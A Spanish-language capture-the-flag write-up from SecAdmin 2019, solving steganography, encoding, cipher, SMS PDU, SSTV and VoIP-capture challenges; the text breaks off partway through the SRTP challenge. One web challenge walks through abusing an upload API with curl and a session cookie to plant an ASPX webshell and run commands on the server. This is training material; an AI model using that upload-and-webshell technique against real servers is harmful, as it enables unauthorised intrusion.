

SecAdmin Cybersecurity Conference 2019

Capture The Flag (CTF)
Write-Up

oreos
(@oreosEs)

La flag está ante tus ojos!!!

[50]

Mira bien y verás la flag

Si eres principiante y estás comenzando un **CTF** por primera vez, mira bien y la verás
Recuerda que la FLAG hay que introducirla en el panel del CTF con el siguiente formato:
SecAdmin{FLAG_ENCONTRADA}

Si eres principiante y estás comenzando un **CTF** por primera vez, mira bien y la verás
Recuerda que la FLAG hay que introducirla en el panel del CTF con el siguiente formato:
SecAdmin{FLAG_ENCONTRADA}

Solución:

Observamos el código fuente de la descripción del reto y obtenemos la flag.



The screenshot shows a challenge dialog box titled "Reto" with "49 Solves". The content of the dialog is as follows:

La flag está ante tus ojos!!!
50
MIRA BIEN Y VERÁS LA FLAG
Si eres principiante y estás comenzando un CTF por primera vez, mira bien y la verás
Recuerda que la FLAG hay que introducirla en el panel del CTF con el siguiente formato:
SecAdmin{FLAG_ENCONTRADA}

Below the dialog, the browser's developer tools are open, showing the HTML source code of the challenge page. The source code includes the challenge text and the flag format instruction.

```
<br>
"Si eres principiante y estás comenzando un "
<b>CTF</b>
" por primera vez, mira bien y la verás "
<!-- FLAG = htl120340.76210 -->
<br>
"Recuerda que la FLAG hay que introducirla en el panel del CTF con el siguiente formato:"
<p></p>
<p>SecAdmin{FLAG_ENCONTRADA}</p>
```

Flag: SecAdmin{htl120340.76210}

Los sonidos de Hattori Hanzo

[100]

En esta prueba te enfrentarás a cosas que probablemente te "suenen" pero que incluso nunca has utilizado pero si escuchado que en los primeros tiempos de las transmisiones telemáticas... Escucha el fichero con atención y tendrás tu flag con los consiguientes puntos.

El sha256 del fichero es

e142e837eac95fd2a5b2c79476068d323ae552d37f51186234982bfa5f254d01

Solución:

Descargamos el fichero adjunto (wav).

Observamos que se trata de un fichero de audio que contiene tonos de modem. Para decodificarlo, usaremos la herramienta minimodem:

```
# minimodem -r -f SecAdmin.wav 300
### CARRIER 300 @ 1250.0 Hz ####
Q29uZ3JhdHMgbmluamEgd2FycmlvciEgWW91ciBmbGFnIGlzlGhlcmU6IFNIY0FkbWlue1J
FVFJPX21vZGVtX2IzX2hlcmVfNGc0MW59

### NOCARRIER ndata=105 confidence=2.366 ampl=0.993 bps=300.00 (rate perfect) ###
```

Obtenemos una cadena codificada en base64. La decodificamos y obtenemos la flag:

```
# echo -n
"Q29uZ3JhdHMgbmluamEgd2FycmlvciEgWW91ciBmbGFnIGlzlGhlcmU6IFNIY0FkbWlue1
JFVFJPX21vZGVtX2IzX2hlcmVfNGc0MW59" | base64 -d
Congrats ninja warrior! Your flag is here: SecAdmin{RETRO_modem_is_here_4g41n}
```

Flag: SecAdmin{RETRO_modem_is_here_4g41n}

Quick eyes

[100]

Pista: El zoom es tu amigo...

Solución:

Descargamos el fichero adjunto (pdf).

Extraemos las imágenes del documento con el siguiente comando:

```
# pdfimages quickeyes.pdf images
```


Observamos que extrae dos imágenes:

```
# ls -l images*
```

```
-rw-r--r-- 1 root root 2010030 nov 15 02:20 images-000.ppm
```

```
-rw-r--r-- 1 root root 2010030 nov 15 02:20 images-001.ppm
```

Observamos que en una de ellas aparece la flag.



Flag: SecAdmin{74893Kry}

Magic Eye

[100]

Lo veas ponlo dentro de SecAdmin{ }
Y tendrás la flag completa


Solución:

Descargamos el fichero adjunto (jpg).

Observamos que se trata de una imagen ‘magic eye’
(https://en.wikipedia.org/wiki/Magic_Eye)

Usamos la siguiente herramienta online para obtener el mensaje y la flag:

<https://magiceye.ecksdee.co.uk>



Flag: SecAdmin{uno}

La ocultación de Kumawaka

[100]

Encuentra el flag oculto en la imagen para superar la prueba e introdúcelo con el formato SecAdmin{flag}

El sha256 del fichero es
a0253a7dbbbceee68cae7ea60b69ed529c1a454870957d6e1edd8d6be742d533

Solución:

Descargamos el fichero adjunto (jpg).

Usamos la herramienta steghide para extraer datos incluidos en la imagen:

```
# steghide extract -sf SecAdmin.jpg
Anotar salvoconducto:
datos extraídos en "password.txt".
# cat password.txt
This is the password: SecAdmin1337
```

Usamos la herramienta foremost para extraer un fichero zip concatenado en la imagen:

```
# foremost SecAdmin.jpg
Processing: SecAdmin.jpg
|foundat=flag.txtUT
*|
```

Descomprimimos el fichero zip extraido usando la contraseña anteriormente obtenida:

```
# 7z x 00000624.zip -pSecAdmin1337
```

```
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=es_ES.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R)
Core(TM) i5-8259U CPU @ 2.30GHz (806EA),ASM,AES-NI)
```

Scanning the drive for archives:
1 file, 1025580 bytes (1002 KiB)

Extracting archive: 00000624.zip

WARNINGS:

There are data after the end of archive

```
--  
Path = 00000624.zip  
Type = zip  
WARNINGS:  
There are data after the end of archive  
Physical Size = 1025579  
Tail Size = 1
```

Everything is Ok

Archives with Warnings: 1


Warnings: 1

Size: 1378342


Compressed: 1025580

El fichero extraido, flag.txt, contiene la información de una imagen png codificada en base64. Decoficamos el contenido y volcamos a un fichero:

```
# cat flag.txt | base64 -d > flag.png
```



De nuevo, se trata de una imagen magic eye. Usamos la herramienta antes mencionada para descifrar el mensaje y obtener la flag.



Flag: SecAdmin{svq1337}

El cerebro de Fuma Kotaro

[100]

El reto consiste en obtener el flag correcto para superar la prueba.

El sha256 del fichero es

32d5b799c1098fdb6ce338c71f85b5faf498076b5fe9d99b0fce85e99169d49c

Solución:

Descargamos el fichero adjunto (txt).

Observando el contenido, vemos que se trata de Brainfuck.

Usamos la siguiente herramienta online para descifrar el contenido:

https://www.splitbrain.org/_static/ook/

+++++ +++[->+++++ +++++<] >+++ +++++ +++++ ++.<+ +++++[->

[Text to Ook!](#) [Text to short Ook!](#) [Ook! to Text](#)

[Text to Brainfuck](#) [Brainfuck to Text](#)

Tras descifrar el contenido, vemos que el resultado se encuentra cifrado con Ook!.

Usamos la misma herramienta para descifrar el mensaje.

Text to Ook!	Text to short Ook!	Ook! to Text
Text to Brainfuck	Brainfuck to Text	

Tras descifrar el mensaje, obtenemos la flag:

SecAdmin{OOK_is_the_Fl4g}

Text to Ook! Text to short Ook! Ook! to Text

Text to Brainfuck Brainfuck to Text

Flag: SecAdmin{OOK is the Fl4g}

Los números de la escuela Ninjutsu de Iga

[100]

Hemos interceptado una secuencia de números aparentemente sin ningún sentido que enviaba Fujibayashi Nagato a Momochi Tanba. Creemos que podría contener un flag válido para superar la prueba, pero no sabemos si está "encriptado" (un gatito menos), "codificado", es una serie numérica, le faltan dígitos o bien no significa nada... Esta es la secuencia interceptada:

13 42 54 44 34 21 31 11 22 35 34 31 54 12 24 45 43 15 33 13 34 14 15 42

Recuerda introducir el flag de la forma SecAdmin{flag} en Mayúsculas/minúsculas conforme lo hayas encontrado.

Solución:

Tras probar diferentes posibilidades, encontramos la solución aplicando el algoritmo de cifrado Polybius Square cipher. Usamos la siguiente herramienta online para descifrar el mensaje y obtener la flag:

<https://cryptii.com/pipes/polybius-square>

The screenshot shows the Cryptii web application interface. At the top, there's a navigation bar with the Cryptii logo, a search bar, and a user profile icon. Below the header, there are three main input fields: 'Plaintext' containing 'cryptoflagpolybiusencoder', 'Encode/Decode' set to 'Polybius square', and 'Ciphertext' containing the sequence of numbers. The central panel displays the Polybius square grid settings: rows '12345' and columns '12345'. The bottom panel shows the decoded message: '← Decoded 24 chars in 0.99ms' followed by the flag 'Flag: SecAdmin{cryptoflagpolybiusencoder}'.

Flag: SecAdmin{cryptoflagpolybiusencoder}

El teléfono de Suginobo Minsan

[200]

Se ha interceptado una sesión de telnet con comandos AT posiblemente indicando algún flag. Descodifica estos mensajes y obtén los puntos de la prueba.

AT+CMGS=32
07914306103221F301000E8100431632547698000014C3A473F8040D93CEE1134495
16A720E2730A
AT+CMGS=29
07914306103221F301000E8100431632547698000011C3A473F8044D8BC929685A4
C4E4141
AT+CMGS=34
07914306103221F301000E8100431632547698000016C3A473F804559D4FD030E91C
3E41D364915A5400
AT+CMGS=35
07914306103221F301000E8100431632547698000017C3A473F804119F53D03459A4
1641C36A902A7D2A00
AT+CMGS=32
07914306103221F301000E8100431632547698000014D362720AAA3A9FA061D2397
C82A6C922B508
AT+CMGS=34
07914306103221F301000E81004316325476980000165469710A1A269DC327882A2
D4E41D364915A5400
AT+CMGS=34
07914306103221F301000E8100431632547698000016C3A473F804559D4FD030E91C
3E41C36A902A7D02
AT+CMGS=31
07914306103221F301000E8100431632547698000013C36A902A7D82A6C5E414344
D16A9455010
AT+CMGS=32
07914306103221F301000E8100431632547698000014C3A473F8043D87C827882A2
D4E41C3A2F409
AT+CMGS=30
07914306103221F301000E8100431632547698000012C3A473F8040541D364915A04
51A5C529
AT+CMGS=33
07914306103221F301000E8100431632547698000015C36A902A7D828AA06135489
53E41C3A473F804
AT+CMGS=33
07914306103221F301000E8100431632547698000015D362720A1A568354E913342D
26A7A069313905
AT+CMGS=31
07914306103221F301000E8100431632547698000013C36A902A7D8288A061D2397
C829E43E413
AT+CMGS=30
07914306103221F301000E8100431632547698000012C36A902A7D828AA06931390
54D8BC929
AT+CMGS=35

```

07914306103221F301000E8100431632547698000018C3A473F80451A5C52968580D
52A54FD0B01AA44A9F
AT+CMGS=31
07914306103221F301000E8100431632547698000013C36A902A7D828AA061D2397
C82A8D2E214
AT+CMGS=32
07914306103221F301000E8100431632547698000014C3A473F804119F53D030E91C
3E41CF21F209
AT+CMGS=28
07914306103221F301000E81004316325476980000105469710A1A16A54F10555A9C
8288

```

Solución:

El siguiente reto consiste en decodificar los SMS PDU's (Packet Data Unit) de cada uno de los comandos AT+CMGS. Para ello, usamos la siguiente herramienta online:

<https://www.diafaan.com/sms-tutorials/gsm-modem-tutorial/online-sms-pdu-decoder/>

The screenshot shows the Diafaan Online SMS PDU Decoder interface. On the left, there's a sidebar with links for Products (Diafaan SMS Server, Light edition, Basic edition, Full edition), Prices, Download, Support (Support forum, How to Order, Contact us), and How do I... (Choose a GSM Modem, Get started, Prepare the SIM card, Add a Clickatell Account, Log modem problems). The main content area has a title "Online SMS PDU Decoder". It displays several encoded SMS PDU messages in a text box. Below the text box is a "Decode" button. To the right, there's a "Download FREE trial" section with a "Download" button and a brief description. Further down is a "Click to buy" section with a "Buy now" button and a price of \$195. A "News" section at the bottom right mentions the release of version 4.3.0.2.

Tras decodificar todos los SMS PDU's, obtenemos el siguiente mensaje:

CINCO CINCO TRES DOS

CINCO SEIS SEIS A

CINCO UNO CINCO SIETE

CINCO DOS SIETE CUATRO

SEIS UNO CINCO SIETE

TRES CINCO TRES SIETE

CINCO UNO CINCO CUATRO
CUATRO SEIS SIETE A
CINCO OCHO TRES CERO
CINCO A SIETE TRES
CUATRO E CUATRO CINCO
SEIS CUATRO SEIS SEIS
CUATRO D CINCO OCHO
CUATRO E SEIS SEIS
CINCO TRES CUATRO CUATRO
CUATRO E CINCO TRES
CINCO DOS CINCO OCHO
TRES CERO TRES D

Convertimos el mensaje a una cadena hexadecimal, y posteriormente convertimos la cadena hexadecimal obtenida a sus correspondientes valores en ASCII.

```
$ echo -n  
"5532566a51575274615735375154467a58305a734e4564664d584e6653444e535258303d  
" | xxd -r -p
```

U2VjQWRtaW57QTFzX0ZsNEdfMXNfSDNSRX0=

Obtenemos una cadena en base64. La decodificamos y obtenemos la flag:

```
echo -n  
"5532566a51575274615735375154467a58305a734e4564664d584e6653444e535258303d  
" | xxd -r -p | base64 -d  
SecAdmin{A1s_Fl4G_1s_H3RE}
```

Flag: SecAdmin{A1s_Fl4G_1s_H3RE}

La tortura de Sugitani Zenjubo

[200]

Obtén el flag que se encuentra en este fichero y supera la prueba.

El sha256 del fichero es

b13d0e4b2842089f8c6dee5a0f5f5421a6d39ecfd64a647f2219be0658e41905


Solución:

Descargamos el fichero adjunto (wav).

Observamos que se trata de un fichero de audio SSTV (<https://es.wikipedia.org/wiki/SSTV>) el cual contiene una imagen estática transmitida por radio.

Usamos el procedimiento descrito en el siguiente enlace para obtener la imagen transmitida en el fichero de audio y obtener la flag:

<https://www.chonky.net/hamradio/decoding-sstv-from-a-file-on-a-linux-system>



Flag: SecAdmin{SSTV_1m4g35}

Image Better Than Words (primera parte)

[250]

- No se puede realizar fuerza bruta, ya que no es necesario
- La dirección para acceder al CTF es
<http://164.132.249.234/CTFSECADMIN>
- Las pistas se encuentran en los archivos:
Image Better Than Words.txt

Recuerda que la flag es SecAdmin{FLAG}

HAPPY HACKING !!!!!!

Solución:

Descargamos el fichero adjunto (txt).

Disponemos del código de UploadController, el cual implementa un Action “Upload” y “getConfig”.

Revisando el código fuente de la página de inicio de sesión, obtenemos las credenciales del usuario guest:



```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<!--HELP HELP user:guest password: FreeSpirit2019-->
<title>
    Login
</title><link rel="manifest" href=".../manifest.json" />
<link href=".../css/skins/default/fonts/flexygo/flexygo.css" rel="stylesheet" />
<link href=".../css/animate.css" rel="stylesheet" />
<link href=".../css/skins/default/fonts/lato/lato.css" rel="stylesheet" />
<link href=".../css/skins/default/fonts/raleway/raleway.css" rel="stylesheet" />
<link href=".../js/plugins/lobibox-master/css/lobibox.css" rel="stylesheet" />
```

Usuario: guest

Password: FreeSpirit2019!

Iniciamos sesión y obtenemos la Cookie de la misma.

Cookie: ASP.NET_SessionId=k13frr0430vazwulepsa3xbi;
AspNet.Flexygo.CTFSECADMIN=Umkuks9MpAHU4u6GX5zs14uQuAlbBQqboltBxOL-oD9AU0-qtTP7PVECuNfqxY4HORKQW0zdS8goz07r3Aq52hHCzoyjpNOu4P70JE8sIOcA9H3FNwRD4dvd-4jy7emApyMxc1Nr_ejnV0jby593Q2JJnoQaJ_4Obkwz7MLFiaSdhmk4gkGqX8L8Q8OWvW

BEW1xb6iRz9PYyMV9eIMU6rRuL5y4_s9wk3qRWcNTLTscNBMbKR4JLrf36X0CTnpuXnx
BfSGd8rlQCgcLC891Sg_xtWib-ON_e44wK5Q4HuhqJIUitbhIY3EB5-
FP6neliDN02P06ioPVPZni131GiROvB9JU-cC7oe8m-
Rcd7Vda2YFLxzDvZ6W7DJP1yJJ6OKrPvlqDqr-iV0BXBJP4oCakw1Zkp-
33pFq6M5cYXgF0QqWPWnfVVaim7Sxtth67

Usaremos la cookie para hacer peticiones a la API de FlexyGo.

A partir de las pistas proporcionadas, obtenemos la siguiente información:

- //POST api/{Controller}/{Action}
 - Endpoint para realizar las llamadas a la API
 - http://164.132.249.234/CTFSEADMIN/api/Upload/Upload
- //Forms/Reports/Reports.aspx
 - Directorio que podremos usar para subir contenido
 - Path: .\Forms\Reports
 - Name: <nombrerefichero>

Usamos curl para generar una petición y enviar un mensaje de prueba a la aplicación:

```
# curl http://164.132.249.234/CTFSEADMIN/api/Upload/Upload --cookie  
"ASP.NET_SessionId=k13frr0430vazwulepsa3xbi;  
AspNet.Flexygo.CTFSEADMIN=Umkuks9MpAHU4u6GX5zs14uQuAlbBQqboltBxOL-  
oD9AU0-qtTP7PVECuNfqxY4HORKQW0zdS8goz07r3Aq52hHCzoyjpN-  
Ou4P70JE8sIOca9H3FNwRD4dvd-  
4jy7emApyMxc1Nr_ejnV0jby593Q2JJnoQaJ_4Obkwz7MLFiAsdhmk4gkGqX8L8Q8OWvW  
BEW1xb6iRz9PYyMV9eIMU6rRuL5y4_s9wk3qRWcNTLTscNBMbKR4JLrf36X0CTnpuXnx  
BfSGd8rlQCgcLC891Sg_xtWib-ON_e44wK5Q4HuhqJIUitbhIY3EB5-  
FP6neliDN02P06ioPVPZni131GiROvB9JU-cC7oe8m-  
Rcd7Vda2YFLxzDvZ6W7DJP1yJJ6OKrPvlqDqr-iV0BXBJP4oCakw1Zkp-  
33pFq6M5cYXgF0QqWPWnfVVaim7Sxtth67" -d "Path=.\\Forms\\Reports" -d  
"Name=prueba.jpg" -d "Base64=c2VjYWRtaW4K"
```

Obtenemos como respuesta un JSON, el cual nos indica que no hubo errores:

```
{"path":"~\\.\\Forms\\Reports\\","uploadError":false}
```

Buscamos una webshell ASPX para subir al servidor:

<https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.aspx>

A través de la webshell, realizamos un proceso de postexplotación para encontrar la flag. Finalmente, encontramos la flag (root.txt) en el directorio C:\

```
cmd /c dir C:\
```

Usamos la webshell para leer el contenido de la misma y obtener la flag:

```
cmd /c type C:\root.txt
```

```
secAdmin{502BAE2E-0C61-405D-A4D4-EF8EB56F1A78}
```

Flag: secAdmin{502BAE2E-0C61-405D-A4D4-EF8EB56F1A78}

Mensaje en un cable...

[300]

Dentro de esta captura podrás encontrar una flag. Para pasar el reto deberás introducirla con el formato: SecAdmin{flag}.

Y recuerda ... "Mi voz es mi pasaporte"

El flag será introducido con letras (si las hubiera) en minúsculas

Pistas...

El gatito está encriptado en un sitio oculto

LOL

Solución:

Descargamos el fichero adjunto (pcap).

Observamos paquetes SIP y SRTP, lo cual nos hace pensar que tendremos que descifrar los paquetes SRTP para los datos RTP.

SIP: https://es.wikipedia.org/wiki/Protocolo_de_iniciaci%C3%B3n_de_sesi%C3%B3n

SRTP: https://es.wikipedia.org/wiki/Secure_Real-time_Transport_Protocol

Lo primero que deberemos de hacer es buscar las claves usadas para cifrar los datos.

Obtenemos todas las claves con el siguiente comando:

```
# strings secadmin2019.pcap | grep SHA
a=crypto:1 AES_CM_128_HMAC_SHA1_80
inline:4EvYRd22P8n36wRrlWCMZIWegovyv7iWm464D4Pt
a= crypto:2 AES_CM_128_HMAC_SHA1_32
inline:mWQ4cakWKOnfH9Tji2pEF87JtVFUqBAMPqub9roe
a= crypto:1 AES_CM_128_HMAC_SHA1_80
inline:4EvYRd22P8n36wRrlWCMZIWegovyv7iWm464D4Pt
ES_CM_128_HMAC_SHA1_32 inline:mWQ4cakWKOnfH9Tji2pEF87JtVFUqBAMPqub9roe
a= crypto:1 AES_CM_128_HMAC_SHA1_80
inline:P/bRpjcYJ6si8mdAoNcKKjoeDd3cTDA5tfkmp5RF
```

Las claves obtenidas son:


- 4EvYRd22P8n36wRrlWCMZIWegovyv7iWm464D4Pt
- mWQ4cakWKOnfH9Tji2pEF87JtVFUqBAMPqub9roe
- P/bRpjcYJ6si8mdAoNcKKjoeDd3cTDA5tfkmp5RF

